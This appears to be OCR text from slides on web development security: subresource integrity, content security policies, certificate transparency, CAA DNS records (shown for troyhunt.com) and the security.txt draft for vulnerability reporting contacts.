
https://www.digicert.com/blog/new-caa-requirement-2/




https://www.digicert.com/blog/new-caa-requirement-2/



https://www.digicert.com/blog/new-caa-requirement-2/



https://www.digicert.com/blog/new-caa-requirement-2/



Raw CAA records

These CAA records were detected on the domain **troyhunt.com** and are presented as-is.

```
troyhunt.com.        299     IN      CAA     0 iodef "mailto:domains@troyhunt
troyhunt.com.        299     IN      CAA     0 issue "\;"
troyhunt.com.        299     IN      CAA     0 issue "comodoca.com"
troyhunt.com.        299     IN      CAA     0 issue "digicert.com"
troyhunt.com.        299     IN      CAA     0 issue "letsencrypt.org"
troyhunt.com.        299     IN      CAA     0 issuewild "comodoca.com"
troyhunt.com.        299     IN      CAA     0 issuewild "digicert.com"
troyhunt.com.        299     IN      CAA     0 issuewild "letsencrypt.org"
```

Current Issues of Web Development Security

Subresource Integrity Checking


Content Security Policies

Expect Certificate Transparency

Certificate Authorization Authority

Security Contacts Standard

Have you ever tried calling the DMV?


draft-foudil-securitytxt-08 - A M
tools.ietf.org/html/draft-foudil-securitytxt-08
Bookmarks
Biodiesel
Design
Programming
Reading
Security

[Docs] [txt|pdf] [Tracker] [Email] [Diff1] [Diff2] [Nits]


Versions: 00 01 02 03 04 05 06 07 08

```
Network Working Group                                          E. Foudil
Internet-Draft
Intended status: Informational                            Y. Shafranovich
Expires: May 22, 2020                              Nightwatch Cybersecurity
                                                        November 19, 2019
```

A Method for Web Security Policies
draft-foudil-securitytxt-08


Abstract

When security vulnerabilities are discovered by independent security researchers, they often lack the channels to report them properly. As a result, security vulnerabilities may be left unreported. This document defines a format ("security.txt") to help organizations describe the process for security researchers to follow in order to

